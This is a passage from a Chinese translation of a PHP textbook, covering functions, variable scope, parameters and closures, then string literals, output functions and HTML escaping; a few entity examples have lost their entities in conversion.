如果把这个函数放到 PHP 页面中，就可以在该页面的任何地方调用这个函数，如示例 3-2 所示。

示例3-2：使用我们定义的字符串连接函数

```
<?php
function strcat($left, $right)
{
 return $left . $right;
}
$first = "This is a ";
$second = " complete sentence!";

echo strcat($first, $second);
```

当页面显示时，将输出字符串连接后的完整句子。

在下面这个示例中，函数接受一个整数，通过移位运算将该整数翻倍，然后返回结果：

```
function doubler($value)
{
 return $value << 1;
}
```

一旦该函数被定义，就可以在这个页面的任何地方使用它。例如：

```
<? echo "A pair of 13s is " . doubler(13); ?>
```

你可以使用嵌套函数声明，但是其作用有限。嵌套声明并没有限制内部定义函数的可见性，所以可以在程序的任何地方调用它。内部函数不能自动取到外部函数的参数。最后，除非外部函数被调用，否则内部函数无法被调用，另外，外部函数代码被解析后，内部函数也不可以被调用：

```
function outer ($a)
{
 function inner ($b)
 {
 echo "there $b";
 }

 echo "$a, hello ";
}

// 输出"well, hello there reader"
outer("well");
inner("reader");
```

变量作用域

如果不使用函数，那么你创建的任何变量在页面的任何位置都可以使用。如果有了函数，

就不是这样了。函数保持它们的变量集合不同于页面和其他函数中的变量。

函数中定义的变量以及参数是不能访问外部函数的，并且定义在函数外部的变量也默认不能访问函数内部的内容。下面举例说明：

```
$a = 3;

function foo()
{
 $a += 2;
}

foo();
echo $a;
```

函数 foo() 中的变量 $a 和外部变量 $a 是不同的。尽管 foo() 使用了相加赋值操作符，但在页面的整个生命周期中，外部的 $a 的值一直是 3，而在函数内部，$a 的值是 2。

和第 2 章讨论的一样，变量在程序中可见的范围称为变量的*作用域*。在函数中创建的变量，变量就在函数的作用域之内（即*函数级的作用域*）。在函数和对象外部创建的变量有*全局作用域*，并且存在于函数和对象之外的任何地方。少数由 PHP 本身提供的预定义变量既有函数级作用域又有全局作用域（常被称作*超级全局变量*）。

乍看时，即使是一个有经验的程序员，也有可能认为前面示例中 $a 的值在执行 echo 语句时输出 5。所以在定义变量时，要多留心。

全局变量

如果想在函数中访问一个全局作用域变量，可以使用 global 关键字。它的语法是：

```
global var1, var2, ...;
```

修改前面的示例使其包含一个 global 关键字，可以得到：

```
$a = 3;
function foo()
{
 global $a;

 $a += 2;
}

foo();
echo $a;
```

在函数中，PHP 没有使用函数级作用域的 $a 变量，使用的是全局变量 $a。所以现在 $a 的值为 5。

在使用全局变量或要访问变量之前，必须在函数中包含 global 关键字。因为函数参数必须在函数体之前被声明，所以函数参数不可能成为全局变量。

使用全局变量等于在 $GLOBALS 变量中创建一个对该变量的引用。也就是说，下面两种在函数级作用域下声明变量的方式，指向了同一个全局作用域的变量 $var 的值：

```
global $var;
$var = & $GLOBALS['var'];
```

静态变量

和 C 类似，PHP 支持将函数变量声明为静态的（static）。静态变量在所有对该函数的调用中是共享的，并且在执行期间函数第一次被调用的时候被初始化。要将一个函数变量声明为静态的，可以在第一次使用变量时使用 static 关键字。通常，静态变量的第一次使用是赋初始值：

```
static var [= value][, ... ];
```

在示例 3-3 中，每调用一次函数，变量 $count 的值加 1。

示例3-3: 静态变量计数

```
<?php
function counter()
{
 static $count = 0;

 return $count++;
}

for ($i = 1; $i <= 5; $i++) {
 print counter();
}
```

当函数第一次被调用时，静态变量 $count 被赋值为 0，随后返回该值并加 1。当函数结束时，$count 并没有像非静态变量那样被销毁，它的值依然保持不变，直到 counter() 函数下一次被调用，for 循环显示数字 0 到 4。

函数参数

通过定义时的声明，函数可以有任意数目的参数。有两种不同的方式将参数传递给函数：第一种也是较为普遍的一种是按值传递，另一种是按引用传递。

按值传递参数

大多数情况是按值传递参数的。参数可以是任意合法的表达式。计算表达式的值，并将结果的值赋给函数中适当的变量。到目前为止，本书中的所有示例都是按值传递参数的。

按引用传递参数

按引用传递参数允许忽略普通的作用域规则，可让函数直接访问和操作参数变量。要按引用传递参数，参数必须是变量。要指明函数的特定参数是按引用传递的话，需要在参数列表中的变量名前加“&”。示例 3-4 再次调用了 `doubler()` 函数，注意和前面的示例有一些不同。

示例3-4：简化的doubler()函数

```
<?php
function doubler(&$value)
{
 $value = $value << 1;
}

$a = 3;
doubler($a);

echo $a;
```

因为该函数的参数 `$value` 是按引用传递的，所以 `$a` 的实际值不是原值的副本，而是被函数修改过的。以前，我们必须 `return`（返回）值的两倍，但是现在，我们将调用者的变量的值变成了其原值的两倍。

这是函数具有副作用的另一个地方：由于我们按引用把变量 `$a` 传递给了 `doubler()`，所以 `$a` 的值就受此函数控制。在这里，`doubler()` 函数给它赋了一个新值。

只有变量（而不是常量）能被声明为按引用传递的参数，因此，如果在前面的示例中包含语句 `<?php echo doubler(7);?>`，就会引起错误。然而，你可以给按引用传递的变量参数指定默认值（和给按值传递参数提供默认值的方法一样）。

即使在函数不能对给定的值产生影响的情况下，你也可能会想按引用传递参数。按值传

递时，PHP 必须复制值。特别是对于大的字符串和对象来说，这将会是一个高成本的操作。按引用传递则不需要复制值。

默认参数

有时函数可能需要接受特定的参数。例如，当调用函数取得一个站点的配置时，函数可能需要接受一个包含配置名称的参数。和使用一些特定关键字来指定相比，你可能更想返回所有的配置，而不提供任何参数。这样的工作需要用到默认参数。

要指定默认参数，需要在函数声明中给参数赋值。赋给参数的默认值不能是复杂的表达式，而只能是标量值。

```
function getPreferences($whichPreference = 'all')
{
 // 如果 $whichPreference 是 "all", 返回所有配置
 // 否则得到指定的配置请求……
}
```

当调用 getpreferences() 时，可以选择是否提供参数。如果提供了参数，函数返回与你给定的参数值匹配的某项配置，如果没有提供参数，函数返回所有的配置。

函数可能有任意个有默认值的参数。但是，这些有默认值的参数必须列在所有没有默认值的参数后面。

可变参数

一个函数可能需要一个可变数目的参数。举个例子，前面的示例 getPreferences() 可能想获取一批不同名字的配置信息而不是一个名字。为了声明这样的具有可变参数的函数，需要完全省略参数块：

```
function getPreferences()
{
 // 一些代码
}
```

PHP 提供了 3 个函数用于检索在函数中传递的参数。func_get_args() 返回一个提供给函数的所有参数的数组；func_num_args() 返回提供给函数的参数数目；func_get_arg() 返回一个来自全部参数的特定参数。例如：

```
$array = func_get_args();
$count = func_num_args();
$value = func_get_arg(argument_number);
```

在示例 3-5 中，countlist() 函数接受任意个参数。它循环遍历这些参数并返回所有值的总和。如果没有给定任何参数，则返回 false。

示例3-5: 参数计数

```
<?php
function countList()
{
 if (func_num_args() == 0) {
 return false;
 }
 else {
 $count = 0;

 for ($i = 0; $i < func_num_args(); $i++) {
 $count += func_get_arg($i);
 }

 return $count;
 }
}

echo countList(1, 5, 9); // 输出 "15"
```

这样的函数的结果不能作为一个参数直接给其他函数使用。要把这些函数的结果当作参数使用，必须首先把函数的结果值赋给一个变量，然后再使用这个变量。下面的表达式是不能工作的：

```
foo(func_num_args());
```

应该像下面这样使用：

```
$count = func_num_args();
foo($count);
```

遗漏参数

PHP 让你想怎么偷懒就能怎么偷懒——当调用函数时，可以传递任意个参数给函数。当函数必要的参数没有被传递时，此参数值为空，并且 PHP 会为每个遗漏的参数发出警告：

```
function takesTwo($a, $b)
```

```
{
 if (isset($a)) {
  echo " a is set\n";
 }

 if (isset($b)) {
  echo " b is set\n";
 }
}

 echo "With two arguments:\n";
takesTwo(1, 2);

echo "With one argument:\n";
takesTwo(1);
With two arguments:
 a is set
 b is set
With one argument:
Warning: Missing argument 2 for takes_two()
 in /path/to/script.php on line 6
a is set
```

类型提示

当定义一个函数时，你可以添加类型提示，即可以要求一个参数是一个特定的类的实例（包括继承自这个类的各种类的实例），或是继承自一个特定接口的类的实例，或是一个数组，或是一个回调。可以在函数参数列表的变量名前添加类名、数组（array）或是回调（callable）来实现函数提示。例如：

```
class Entertainment {}

class Clown extends Entertainment {}

class Job {}
function handleEntertainment(Entertainment $a, callable $callback = NULL)
{
 echo "Handling " . get_class($a) . " fun\n";

 if ($callback !== NULL) {
  $callback();
 }
}
```

```
$callback = function()
{
 // 做一些事
};

handleEntertainment(new Clown);    // 正常运行
handleEntertainment(new Job, $callback); // 运行时错误
```

如果提示一个参数的类型必须是 NULL、给定的类或该类的子类、数组或回调，那就必须按照指定的类型传递参数。否则，会产生运行时错误。

可以为类中的属性定义数据类型。

返回值

PHP 中的函数可以使用 return 关键字返回一个单值：

```
function returnOne()
{
 return 42;
}
```

要返回多个值，可以返回一个数组：

```
function returnTwo()
{
 return array("Fred", 35);
}
```

如果函数没有通过 return 返回值，则它的返回值为 NULL。你可以通过在函数定义中声明返回数据类型来设置它。例如，执行以下代码时将返回整数 50：

```
function someMath($var1, $var2): int
{
return $var1 * $var2;
}
echo someMath(10, 5);
```

默认情况下是从函数中复制出值。要返回值的引用，需要在声明函数时和把函数的返回值赋给一个变量时，在其函数名前面加 &：

```
$names = array("Fred", "Barney", "Wilma", "Betty");

function &findOne($n) {
```

```
    global $names;

    return $names[$n];
}

$person =& findOne(1);      // Barney
$person = "Barnetta";       // 改变了 $names[1]
```

在这段代码中，findOne() 函数返回 $names[1] 的别名，而不是 $names[1] 值的副本。因为我们是通过引用赋值的，所以 $person 是 $names[1] 的别名，并且第二个赋值操作改变了 $names[1] 中的值。

这项技术有时被用于高效地从函数返回大型字符串或数组的值。然而，PHP 的写时复制机制通常意味着从函数返回一个引用并不是必要的。返回引用的缺点是它比返回值慢。

可变函数

通过使用可变变量，可以基于变量的值调用函数（$$ 结构）。你可以在一个变量名的后面增加一个括号来调用函数，函数名就是这个变量值，如 $variable()。例如，考虑下面这种情况，变量被用于决定调用三个函数中的哪一个：

```
switch ($which) {
 case 'first':
 first();
 break;

 case 'second':
 second();
 break;

 case 'third':
 third();
 break;
}
```

在这里，我们可以使用可变函数的调用来调用合适的函数。要调用一个可变函数，需要可变函数在变量之后加上圆括号，圆括号里写上要传递给函数的参数。重写前面的示例：

```
$which(); // 如果 $which 的值是 "first"，函数 first() 将被调用
```

如果没有为这个变量存在的函数，则代码执行时会产生一个运行时错误。要阻止这种情况，可以在调用函数前使用内部函数 function_exists() 来确定名为此变量值的函数是否存在：

```
$yesOrNo = function_exists(function_name);
```

例如：

```
if (function_exists($which)) {
 $which(); // 如果 $which 的值是 "first"，函数 first() 将被调用
}
```

echo() 和 isset() 语言结构不能当作变量函数使用：

```
$which = "echo";
$which("hello, world"); // 无法运行
```

匿名函数

某些 PHP 函数使用你所提供的函数来完成它们的部分工作。例如，usort() 函数使用用户自定义的比较函数对数组中的值进行排序。

尽管可以如前所示为了这样的目的而定义一个函数，但是这些函数是局部的和临时的。为了反映回调函数的短暂特性，我们创建和使用一个匿名函数（也称为闭包）。

可以通过正常的语法来创建一个匿名函数，把它赋给一个变量或者直接传递它。示例 3-6 展示了一个使用 usort() 的示例。

示例3-6：匿名函数

```
$array = array("really long string here, boy", "this", "middling length",
"larger");

usort($array, function($a, $b) {
 return strlen($a) - strlen($b);
});

print_r($array);
```

数组通过 usort() 使用匿名函数完成了按照字符长度进行的排序。匿名函数允许采取 use 语法使用在其封闭作用域内定义的变量，例如：

```
$array = array("really long string here, boy", "this", "middling length",
"larger");
$sortOption = 'random';

usort($array, function($a, $b) use ($sortOption)
{
```

```
 if ($sortOption == 'random') {
  // 通过随机返回 (-1, 0, 1) 进行随机排序
  return rand(0, 2) - 1;
 }
 else {
 return strlen($a) - strlen($b);
 }
});

print_r($array);
```

需要注意的是，在封闭作用域内的结合变量的用法不同于全局变量——全局变量的作用域一直都是全局的，然而结合变量允许闭包使用封闭作用域内的变量。另外请注意，它与调用闭包的作用域不必相同。例如：

```
$array = array("really long string here, boy", "this", "middling length",
"larger");
$sortOption = "random";

function sortNonrandom($array)
{
 $sortOption = false;

 usort($array, function($a, $b) use ($sortOption)
 {
 if ($sortOption == "random") {
 // 通过随机返回 (-1, 0, 1) 进行随机排序
 return rand(0, 2) - 1;
 }
 else {
 return strlen($a) - strlen($b);
 }
 });

 print_r($array);
}

print_r(sortNonrandom($array));
```

在这个示例中，$array 被正常排序，而不是随机排序——闭包内部 $sortOption 的值是函数 sortNonrandom() 中 $sortOption 的值，并不是全局变量 $sortOption 的值。

下一步

用户定义的函数在编写时可能令人困惑，调试起来很复杂，因此请确保对其进行良好的测试，并尝试将它们限制为每个函数执行一个任务。在下一章中，我们将查看字符串及其所需的一切，这是另一个复杂的和可能发生混乱的主题。不要灰心，请记住，我们正在为编写良好、可靠、简洁的 PHP 代码奠定坚实的基础。一旦你牢牢掌握了函数、字符串、数组和对象的关键概念，你就将一路成为优秀的 PHP 开发人员。

第 4 章

字符串

在程序中遇到的大部分数据是字符序列或字符串，字符串可以用来存放人名、密码、地址、信用卡卡号、相片链接、消费记录等。因此，PHP 提供了大量的函数来处理字符串。

本章将展示在程序中创建字符串的多种方法，包括一些非常麻烦的插值（将变量的值插入字符串）技巧，然后介绍一些更改、引用、操作和查找字符串的函数。在本章结束的时候，你将会成为一个字符串处理专家。

引用字符串常量

在 PHP 程序中有 4 种方法来写字符串的字面量：使用单引号、双引号、从 UNIX shell 中衍生出来的 here 文档格式（heredoc）及其“表亲”now 文档格式（nowdoc）。这些方法的不同之处在于它们是否识别特殊的转义序列（用于对字符进行编码或变量插值）和是否对变量进行解析。

变量插值

当用双引号或 heredoc 定义字符串字面量时，字符串服从变量插值规则。插值即在字符串中用变量容纳的值来替换变量名。有两种方法把变量替换到字符串中。

较简单的方法是把变量名放在双引号字符串或 heredoc 中：

```
$who = 'Kilroy';
$where = 'here';
echo "$who was $where";
Kilroy was here
```

另外一种方法是把要替换的变量用大括号括起来。使用这种语法，要确保变量被正确解析。

大括号的典型作用就是将变量名从周围的文本中分离出来。

```
$n = 12;
echo "You are the {$n}th person";
You are the 12th person
```

没有大括号的话，PHP 就会打印出变量 $nth 的值。

和一些 shell 环境不同，PHP 中的字符串不会被重复解析，而只处理在双引号字符串中的解析，然后把其结果作为字符串的值：

```
$bar = 'this is not printed';
$foo = '$bar'; // 单引号
print("$foo");
$bar
```

单引号括起来的字符串

用单引号括起来的字符串和在 nowdoc 中不能插值。所以，下面字符串中的被单引号括起来的变量名是不能被解析的：

```
$name = 'Fred';
$str = 'Hello, $name'; // 单引号中的字符串
echo $str;
Hello, $name
```

在单引号括起来的字符串中，可用的转义序列只有 \'（把单引号放在单引号括起来的字符串中）和 \\（把一个反斜杠放在单引号括起来的字符串中）。任何其他的反斜杠只能被解析成一个反斜杠：

```
$name = 'Tim O\'Reilly'; // 转义单引号
echo $name;
$path = 'C:\\WINDOWS'; // 转义反斜杠
echo $path;
$nope = '\n'; // 不是一个转义
echo $nope;
Tim O'Reilly
C:\WINDOWS
\n
```

双引号括起来的字符串

在双引号括起来的字符串中允许插值并且支持多种转义序列。表 4-1 列出了在双引号括

起来的字符串中 PHP 认可的转义序列。

表4-1：双引号括起来的字符串中的转义序列

转义序列	字符表示
\"	双引号
\n	换行符
\r	回车符
\t	制表符
\\	反斜杠
\$	美元符号
\{	左大括号
\}	右大括号
\[	左中括号
\]	右中括号
\0 到 \777	用八进制数表示的 ASCII 字符
\x0 到 \xFF	用十六进制数表示的 ASCII 字符
\u	UTF-8 编码

如果在双引号括起来的字符串中发现未知的转义序列（例如，一个反斜杠后跟一个不在表 4-1 中的字符），它将被忽略（如果你的警告级别设置的是 E_NOTICE，PHP 在执行的时候会产生一个这样的未知转义序列警告）：

```
$str = "What is \c this?"; // 未知转义序列
echo $str;echo $str;
What is \c this?
```

here 文档

使用 heredoc 可以很容易地把多行字符串放在程序中，如下所示：

```
$clerihew = <<< EndOfQuote
Sir Humphrey Davy
Abominated gravy.
He lived in the odium
Of having discovered sodium.

EndOfQuote;
echo $clerihew;
Sir Humphrey Davy
Abominated gravy.
He lived in the odium
Of having discovered sodium.
```

<<< 符号告诉 PHP 解析器你正在书写一个 heredoc。你可以选择标识符（在本例中是 EndOfQuote），可以将标识符用双引号括起来（例如，"EndOfQuote"）。从下一行开始就是被引用的文本，直到它遇到仅由标识符组成的一行为止。为确保被引用的文本严格与你的布局一致，需要打开纯文本模式，这通过在代码文件开头添加如下命令来实现：

```
header('Content-Type: text/plain;');
```

另外，如果你有设置服务器的权限，也可以在 *php.ini* 文件中把 default_mimetype 设置为纯文本：

```
default_mimetype = "text/plain"
```

不过不推荐这种做法，因为它会将服务器端所有输出都设置为纯文本模式，这会影响你绝大多数 Web 代码的布局。

如果你未把 heredoc 设置成纯文本模式，默认值是典型的 HTML 模式，这将把所有输出显示在一行中。

将 heredoc 用于简单表达式时，可以把分号放在终止标识符的后面来结束语句，如前面代码所示。如果在一个更复杂的表达式中使用 heredoc，需要将表达式分行来写：

```
printf(<<< Template
%s is %d years old.
Template
, "Fred", 35);
```

heredoc 中的单引号和双引号会被保留：

```
$dialogue = <<< NoMore
"It's not going to happen!" she fumed.
He raised an eyebrow. "Want to bet?"
NoMore;
echo $dialogue;
"It's not going to happen!" she fumed.
He raised an eyebrow. "Want to bet?"
```

heredoc 中的空白符也会被保留：

```
$ws = <<< Enough
 boo
 hoo
Enough;
// $ws = " boo\n hoo";
```

PHP 7.3 的一个新功能是 hredoc 终止符缩进。这使得嵌入的代码格式更清晰，如下所示：

```
function sayIt() {
 $ws = <<< "StufftoSay"
 The quick brown fox
 Jumps over the lazy dog.
 StufftoSay;
return $ws;
}

echo sayIt() ;
```

```
The quick brown fox
Jumps over the lazy dog.
```

因为结尾终止符前的换行符会被移除，所以下面的两个赋值是相同的：

```
$s = 'Foo';
// 和下面一样
$s = <<< EndOfPointlessHeredoc
Foo
EndOfPointlessHeredoc;
```

如果想要通过一个换行来终止 heredoc 字符串，需要自己额外加入：

```
$s = <<< End
Foo

End;
```

输出字符串

有 4 种方法向浏览器输出内容：echo 结构一次可以输出许多值；print() 函数一次只能输出一个值；printf() 函数能够根据模板格式化输出字符串；print_r() 函数有利于调试——它用更容易读懂的方式打印数组、对象和其他内容。

echo

echo 结构可把字符串输出到 PHP 生成的 HTML 页面中。echo 的大部分行为像函数，其实它是一个语言结构。这意味着你能够省略小括号，所以下面两个语句是等价的：

```
echo "Printy";
echo("Printy"); // 也是合法的
```

可以用逗号分隔来指定打印多项：

```
echo "First", "second", "third";
Firstsecondthird
```

在尝试 echo 多个值的时候，使用小括号会产生语法错误：

```
// 这是一个错误的语法
echo("Hello", "world");
```

因为 echo 不是真正的函数，所以不能把它作为表达式的一部分使用：

```
// 解析错误
if (echo("test")) {
 echo("It worked!");
}
```

利用 print() 或 printf() 函数，可很容易纠正这种错误。

print()

print() 函数将一个值（它的参数）发送到浏览器。

```
if (print("test\n")) {
 print("It worked!");
}
test
It worked!
```

printf()

printf() 函数通过替换模板（即格式字符串）中的值所生成的字符串进行输出。它源自标准 C 库中的同名函数 printf()。printf() 的第一个参数是格式字符串，剩下的参数是要替换进来的值。格式字符串中的每个 % 字符指定一个替换。

格式修饰符

在模板中，每个替换标记由一个百分号（%）开始，后面可能跟着一个下面列出的修饰符，并以类型说明符结尾（在输出的时候使用 %% 得到一个百分号），修饰符必须按下面列出的顺序出现。

1. 填充符。说明该字符用于填充结果，使结果为适当大小的字符串。规定可以是 0、一个空白符和其他任意以单引号为前缀的字符，默认使用空白符填充。

2. 一个正负号。正负号在字符串和数字上的作用是不同的。对于字符串，负号（-）强制字符串向左对齐（默认是向右对齐）。对于数字，正号（+）强制正数和开始的加号一起打印（如 35 打印成 +35）。

3. 这个元素包含字符的最小数目，如果结果小于字符的数目，正负号和填充符将决定如何填充到这个长度。

4. 浮点数的精确度说明符由一个小数点和数字组成：这个说明符规定了小数点后多少位可以被显示，对于其他非双精度的类型，这个说明符将被忽略。

类型说明符

类型说明符告诉 printf() 函数将被替换的数据是什么类型的。这决定了对前面列出的修饰符的解释。在表 4-2 中列出了这 8 种类型。

表4-2：printf()的类型说明符

说明符	含义
%	显示百分号（% 字符）
b	参数是整数并且以二进制数显示
c	参数是整数并且显示值对应的字符
d	参数是整数并且以十进制数显示
e	参数是双精度数并且以科学计数法显示
E	参数是双精度数并且以科学计数法显示，所有字母大写
f	参数是浮点数并且以当前语言环境格式显示
F	参数是浮点数并且格式保持不变
g	参数是双精度数并且以科学计数法（和 %e 标识符类似）或者以浮点数（和 %f 标识符类似）显示，使用较短的格式
G	参数是双精度数并且以科学计数法（和 %E 标识符类似）或者以浮点数（和 %f 标识符类似）显示，使用较短的格式
o	参数是整数并且以八进制数显示
s	参数是字符串并且格式保持不变
u	参数是无符号整数并且以十进制数显示
x	参数是整数并且以十六进制数显示，所有字母小写
X	参数是整数并且以十六进制数显示，所有字母大写

printf() 函数对于不是 C 程序员的人来说看起来非常复杂，然而一旦习惯之后，会发现它是一个强大的格式化工具。下面是一些例子：

- 将一个浮点数转换成只有两位小数的数：

```
printf('%.2f', 27.452);
27.45
```

- 输出十进制数和十六进制数：

```
printf('The hex value of %d is %x', 214, 214);
The hex value of 214 is d6
```

- 填充整数，使之长度达到 3 位：

```
printf('Bond. James Bond. %03d.', 7);
Bond. James Bond. 007.
```

- 格式化一个日期：

```
printf('%02d/%02d/%04d', $month, $day, $year);
02/15/2005
```

- 一个百分比：

```
printf('%.2f%% Complete', 2.1);
2.10% Complete
```

- 填充一个浮点数：

```
printf('You\'ve spent $%5.2f so far', 4.1);
You've spent $ 4.10 so far
```

sprintf() 和 printf() 的参数相同，但是它只返回生成的字符串而不是打印出来。这可以让你把生成的字符串赋值给一个变量以便后续使用。

```
$date = sprintf("%02d/%02d/%04d", $month, $day, $year);
// 现在我们可以在任何需要日期的地方插入 $date 的值
```

print_r() 和 var_dump()

print_r() 函数能够智能地显示传给它的参数，而不像 echo 和 print() 那样把所有的值都转换成字符串，字符串和数字可以很轻松地被打印出来，而数组则以键值对的列表形式出现，并以 Array 开头：

```
$a = array('name' => 'Fred', 'age' => 35, 'wife' => 'Wilma'); print_r($a);
Array
(
 [name] => Fred
 [age] => 35
 [wife] => Wilma)
```

在数组中使用 print_r()，将把内部的迭代器指针移动到数组中最后一个元素的位置。请在第 5 章查阅更多关于迭代器和数组的内容。

当使用 print_r() 打印一个对象时，你会看到单词 Object，接着和数组一样显示对象的初始化属性：

```
class P {
 var $name = 'nat';
 // ...
}

$p = new P; print_r($p);
Object
(
 [name] => nat)
```

布尔值和 NULL 用 print_r() 输出的结果没有什么意义：

```
print_r(true);      // 打印 "1";
1
print_r(false);     // 打印 "";

print_r(null);      // 打印 "";
```

由于这个原因，var_dump() 比 print_r() 更适合用于调试。函数 var_dump() 用更适合阅读的格式显示所有 PHP 的值：

```
var_dump(true);
var_dump(false);
var_dump(null);
var_dump(array('name' => "Fred", 'age' => 35));
class P {
 var $name = 'Nat';
 // ...
}
$p = new P;
var_dump($p);
bool(true)
bool(false)
bool(null)
array(2) {
 ["name"]=>
 string(4) "Fred"
 ["age"]=>
 int(35)
```

```
}
object(p)(1) {
 ["name"]=>
 string(3) "Nat"
}
```

在递归结构如 $GLOBALS（它有一个 GLOBALS 的入口指向自身）中使用 print_r() 和 var_dump() 时要注意。var_dump() 在访问同一个元素 3 次后会停止，而函数 print_r() 则会无限循环。

访问单个字符

函数 strlen() 返回字符串中的字符数目：

```
$string = 'Hello, world';
$length = strlen($string); // $length 的值是 12
```

可以在字符串中使用字符偏移量语法定位单个字符：

```
$string = 'Hello';
for ($i=0; $i < strlen($string); $i++) {
 printf("The %dth character is %s\n", $i, $string{$i});
}
The 0th character is H
The 1th character is e
The 2th character is l
The 3th character is l
The 4th character is o
```

整理字符串

通常，从文件或用户那里得到的数据在使用之前需要进行整理。原始数据的两个普遍问题是多余空白符号的存在和不正确的大小写。

删除空白符号

可以使用函数 trim()、ltrim() 和 rtrim() 删除字符串开头或结尾的空白符：

```
$trimmed = trim(string [, charlist ]);
$trimmed = ltrim(string [, charlist ]);
$trimmed = rtrim(string [, charlist ]);
```

trim() 返回删除了首尾空白符的字符串，ltrim() 返回删除了左边空白符的字符串（l 表示 left），rtrim() 返回删除了末尾空白符的字符串（r 表示 right）。可选参数 *charlist* 是一个指定所有要删除的字符列表。默认情况下要删除的字符如表 4-3 所示。

表4-3: trim()、ltrim()和rtrim()函数默认删除的字符

字符	ASCII 值	含义
" "	0x20	空格
"\t"	0x09	制表符
"\n"	0x0A	换行符
"\r"	0x0D	回车符
"\0"	0x00	NUL 字节
"\x0B"	0x0B	纵向制表符

例如：

```
$title = " Programming PHP \n";
$str1 = ltrim($title);      // $str1 的值是 "Programming PHP \n"
$str2 = rtrim($title);      // $str2 的值是 " Programming PHP"
$str3 = trim($title);       // $str3 的值是 "Programming PHP"
```

给出一行用制表符分隔的数据，使用带 *charlist* 参数的 trim() 函数来删除开头或结尾的空白而不删除制表符：

```
$record = " Fred\tFlintstone\t35\tWilma\t  \n";
$record = trim($record, " \r\n\0\x0B");
// $record 的值是 "Fred\tFlintstone\t35\tWilma"
```

改变大小写

PHP 中有一些函数用于改变字符串的大小写：strtolower() 和 strtoupper() 操作整个字符串，ucfirst() 仅操作字符串的第一个字符，而 ucwords() 操作字符串中每个单词的第一个字符。每个函数接受一个字符串作为参数，返回已经改变了的字符串的副本。例如：

```
$string1 = "FRED flintstone";
$string2 = "barney rubble";
print(strtolower($string1));
print(strtoupper($string1));
print(ucfirst($string2));
print(ucwords($string2));
fred flintstone
FRED FLINTSTONE
Barney rubble
Barney Rubble
```

如果你得到一个混合大小写的字符串，并想把它转换成“标题大写”形式，即每个单词的第一个字母大写而其他字母小写（但是你不确定字符串开头是大写还是小写），这时可以结合使用 strtolower() 和 ucwords() 来完成：

```
print(ucwords(strtolower($string1)));
Fred Flintstone
```

编码和转义

因为 PHP 程序经常与 HTML 页面、Web 地址（URL）以及数据库交互，所以 PHP 提供了一些函数来帮助处理这些类型的数据。HTML、网址和数据库命令都是字符串，但是它们要求不同的字符按不同的方法来转义。例如，Web 地址中的空格被写作 %20，而字面值小于号（<）在 HTML 中必须写成 <，PHP 中有许多内置函数可用来转换和取得这些编码。

HTML

HTML 中的特殊字符以实体字符表示，如 &（&）和 <（<）。有两个 PHP 函数可把字符串中的特殊字符转换成实体，一个用于删除 HTML 标签，另一个仅用于提取 meta 标签。

对所有特殊字符进行实体引用

函数 htmlentities() 将 HTML 字符转换成对应的实体（除了空格符），包括小于号（<）、大于号（>）、and 符号（&）和重音字符。

例如：

```
$string = htmlentities("Einstürzende Neubauten");
echo $string;
Einstürzende Neubauten
```

经过实体转义的版本在 Web 页面中正确地显示为 ü（查看页面源代码可以看到实体 ü），如你所看到的那样，空格没有被转换成 。

函数 htmlentities() 实际上最多可取 3 个参数：

```
$output = htmlentities(input, flags, encoding);
```

如果给出了参数 *encoding*，则该函数识别字符集，默认的字符集是“UTF-8”。参数

flags 控制单引号和双引号是否变成它们的实体的形式。ENT_COMPAT（默认值）只转换双引号，ENT_QUOTES 两种引号都转换，ENT_NOQUOTES 则两种引号都不转换。没有只转换单引号的选项，例如：

```
$input = <<< End
"Stop pulling my hair!"  Jane's eyes flashed.<p>
End;

$double = htmlentities($input);
// 输出：&quot;Stop pulling my hair!&quot; Jane's eyes flashed.&lt;p&gt;

$both = htmlentities($input, ENT_QUOTES);
// 输出：&quot;Stop pulling my hair!&quot; Jane&#039;s eyes flashed.&lt;p&gt;

$neither = htmlentities($input, ENT_NOQUOTES);
// 输出："Stop pulling my hair!" Jane's eyes flashed.&lt;p&gt;
```

只对 HTML 语法字符进行实体引用

函数 htmlspecialchars() 转换最小的实体集来生成合法的 HTML。下面的实体被转换：

- and 符号（&）被转换成 &
- 双引号（"）被转换成 "
- 单引号（'）被转换成 '（就像调用 htmlentities() 时使用 ENT_QUOTES 的效果）
- 小于号（<）被转换成 <
- 大于号（>）被转换成 >

如果一个应用程序用来显示用户填入的表单数据，则要在显示和保存数据之前通过 htmlspecialchars() 处理数据。如果没有处理的话，一旦用户提交了像“angle<30”或“sturm&drang”这样的字符串，浏览器会认为这些特殊字符是 HTML，从而得到一个混乱的页面。

和 htmlentities() 类似，htmlspecialchars() 可以有 3 个参数：

```
$output = htmlspecialchars(input, [flags, [encoding]]);
```

参数 *flags* 和 *encoding* 同它们在 htmlentities() 中的意义相同。

没有专门的函数来把实体转换回原始的文本，因为很少需要这样做。不过这里有一个相对简单的方法来完成这个任务。使用函数 get_html_translation_table() 用给定引号的方式可获取被任一转换函数使用的转换表。例如，要获得 htmlentities() 使用的转换表，

可以这样做：

```
$table = get_html_translation_table(HTML_ENTITIES);
```

要在 ENT_NOQUOTES 模式下获得 htmlspecialchars() 的转换表，可以这样做：

```
$table = get_html_translation_table(HTML_SPECIALCHARS, ENT_NOQUOTES);
```

使用转换表的一个小技巧是，使用 array_flip() 翻转它，并把它传给 strtr()，从而有效地完成转换：

```
$str = htmlentities("Einstürzende Neubauten"); // 现在被编码了

$table = get_html_translation_table(HTML_ENTITIES);
$revTrans = array_flip($table);

echo strtr($str, $revTrans); // 回复到正常
Einstürzende Neubauten
```

当然，也可以在得到转换表后，增加想让它转换的其他东西，然后使用函数 strtr()。例如，如果想让 htmlentities() 把每个空格编码为 ，可以这样做：

```
$table = get_html_translation_table(HTML_ENTITIES);
$table[' '] = ' ';
$encoded = strtr($original, $table);
```

删除 HTML 标签

函数 strip_tags() 从字符串中删除 HTML 标签：

```
$input = '<p>Howdy, &quot;Cowboy&quot;</p>';
$output = strip_tags($input);
// $output 的值是 "Howdy, &quot;Cowboy&quot;"
```

函数可以由第二个参数来指定在字符串中留下而不删除的标签。只列出标签的开始形式，在第二个参数中列出的标签结束形式也将被保留：

```
$input = 'The <b>bold</b> tags will <i>stay</i><p>';
$output = strip_tags($input, '<b>');
// $output 的值是 'The <b>bold</b> tags will stay'
```

保留标签中的属性不会被 strip_tags() 改变。由于 HTML 标签属性（例如，style 和 onmouseover）可以影响 Web 页面的外观和行为，所以用 strip_tags() 保留一些标签可能无法消除所有的滥用。

提取元标签

如果指定一个本地文件名或URL，函数get_meta_tags()可返回包含该页面中元标签（meta tag）内容的数组。元标签的名字（keywords、author、description等）成为数组的键，而元标签的内容则成为对应的值：

```
